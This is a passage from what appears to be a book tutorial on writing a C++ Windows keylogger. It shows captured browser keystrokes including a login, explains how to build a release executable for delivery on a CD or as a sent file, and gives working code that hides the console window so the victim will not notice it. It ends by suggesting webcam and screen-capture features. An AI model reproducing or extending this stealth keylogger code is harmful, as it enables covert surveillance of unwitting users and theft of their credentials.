
Now let’s go ahead and test our Keylogger within a browser to ascertain if it will work just fine there too.



We visited a couple of sites before finally stopping by the Ubuntu forum where we have inputted a username and a password. If our Keylogger is a good one, it should have recorded our Keystrokes from the first time we opened the browser. Let’s see if it did.



```
udemy
gmail
pleaseMakesureYouhaveApermissiontodothis
ubn forums
heythere<BackSpace><BackSpace><BackSpace><BackSpa
```



```
ıce><BackSpace><BackSpace>USERNAMEPASSWORDPASSWORD
```


Perfect! Our Keylogger works really fine as it tells that I visited Udemy and Gmail before finally attempting to login to the Ubuntu forum.

HIDE KEYLOGGER CONSOLE WINDOW

Basically, we have incorporated a lot in our Keylogger and we can say that we are done however, there are still two important things left for us to do before we say we have completed our Keylogger. The first is: creating a **release** version of the Keylogger so it can be installed on a CD or sent as a file and the second: **hiding the file**. We will also see one problem the Keylogger has which we cannot see while running it from within the eclipse environment.

Here are the steps to creating a release version of our Keylogger:

- Being that the program is well written within the editor, go to the “Hammer” in the upper left corner of eclipse environment. From the drop down menu that appears, select “**debug**” and then “**release**.”




```
#include <iostream>
#include <windows.h>
#include <Winuser.h>
#include <fstream>

using namespace std;

void log();
```

- Ensure that the Keylogger is not running to avoid getting an error message. Then, Select “**build**” or use **ctrl + s** to achieve the same purpose.
- Open up the file manager and go into our workspace. Click on “**Keylogger**” which is the name of our project, open it up. Within “**keylogger**” we have a **debug** version, a **release** and some other files. Now, the release version of our Keylogger is ready for execution.




Local Disk (C:) › Users › Creator › workspace › Keylogger ›

Name	Date modified	Type
.settings	30/06/2015 23:54	File folder
Debug	01/08/2015 16:41	File folder
Release	01/08/2015 16:42	File folder
src	30/06/2015 23:47	File folder
.cproject	30/06/2015 23:54	CPROJEC
.project	30/06/2015 23:47	PROJECT
Record.txt	01/08/2015 15:50	Text Docu


HIDING THE KEYLOGGER:

On clicking on the Keylogger.exe (the executional file), a black window, which saves the Keystrokes of the user, appears on the home screen and it looks like it does in the figure below:



The black window records whatever keys we press to the RECORD.txt file but this isn’t good at all as whoever sees such a display on his or her screen will smell a rat. And what do you think a typical computer user will do? Probably press the X (close button) and that’s it; your Keylogger stops running and all your effort down the drain for no good reason.


However, there is a way we can hide this window. We can do this by creating a function -that will hide the entire program- within our code. Let us begin by giving this function a name that will help us identify it from within the code so we can make reference to it whenever need be, say: **hide**.



```
 8 void log();
 9 void hide();
10
11 int main()
12 {
13     hide();
14     log();
15     return 0;
16 }
17
```

In creating the function that will hide the Keylogger we will need to first create a function outside the **main** function and then call it within it (the **main** function) we will also need to create another function at the end of the program.

On line 9, a function that will hide the Keylogger is created with the name **hide**. It is created outside the **main** function. Following this, the function is called within the main function on Line 13 and an extension of this function is also added to the end of the program as seen in the figure below:



```

void hide()
{
    HWND stealth;
    AllocConsole();
    stealth=FindWindowA("ConsoleWindowClass",NULL);
    ShowWindow(stealth,0);
}
```

On Line 182, a handler called **stealth** is created to handle the input (the Keylogger window being displayed on the home screen) generated by the **FindwindowA()** function. On Line 185, details of the Keylogger window which has been obtained and stored in **stealth**, is set to 0. Zero implying that it shouldn’t display it on the home screen.

That done, on building and releasing our Keylogger afresh as an executable file, we obtain a wonderful result. The Keylogger no longer displays a window on the home screen so not even you the creator can see that it is running. Confirming whether your code is running might be a problem however. A way you can check it is by writing something anywhere on your system perhaps your notepad. After this, open your workspace as well as the Record.txt file and if your keystrokes are saved then your Keylogger works.

If you have gotten to this point, big congrats to you!

Finally, we have come to the end of this course which illustrates how to build a Keylogger. Hopefully at this point, **making your own Keylogger** wouldn’t seem like an impossible task to you anymore but one that can easily be accomplished without much stress.

Though the Keylogger we have built here might not be the most advanced one that there is out there or one with the super features that you expected a Keylogger to have, however with the knowledge you have gathered on building what we have here, making others with more advanced features such as webcam activation, screen capturing and other cool features wouldn’t be a problem to you with little research.

Furthermore, if you followed this course it is expected that you understand pretty much about the C++ programing language, its syntax, how it functions and you are able to write other programs beside the Keylogger which you have just learnt to build.

Continue practicing, researching and finding solutions to problems you will encounter along the way and you will record great improvements.

About The Author

Alan T. Norman is a proud, savvy, and ethical hacker from San Francisco City. After receiving a Bachelors of Science at Stanford University. Alan now works for a mid-size Informational Technology Firm in the heart of SFC. He aspires to work for the United States government as a security hacker, but also loves teaching others about the future of technology. Alan firmly believes that the future will heavily rely computer "geeks" for both security and the successes of companies and future jobs alike. In his spare time, he loves to analyze and scrutinize everything about the game of basketball.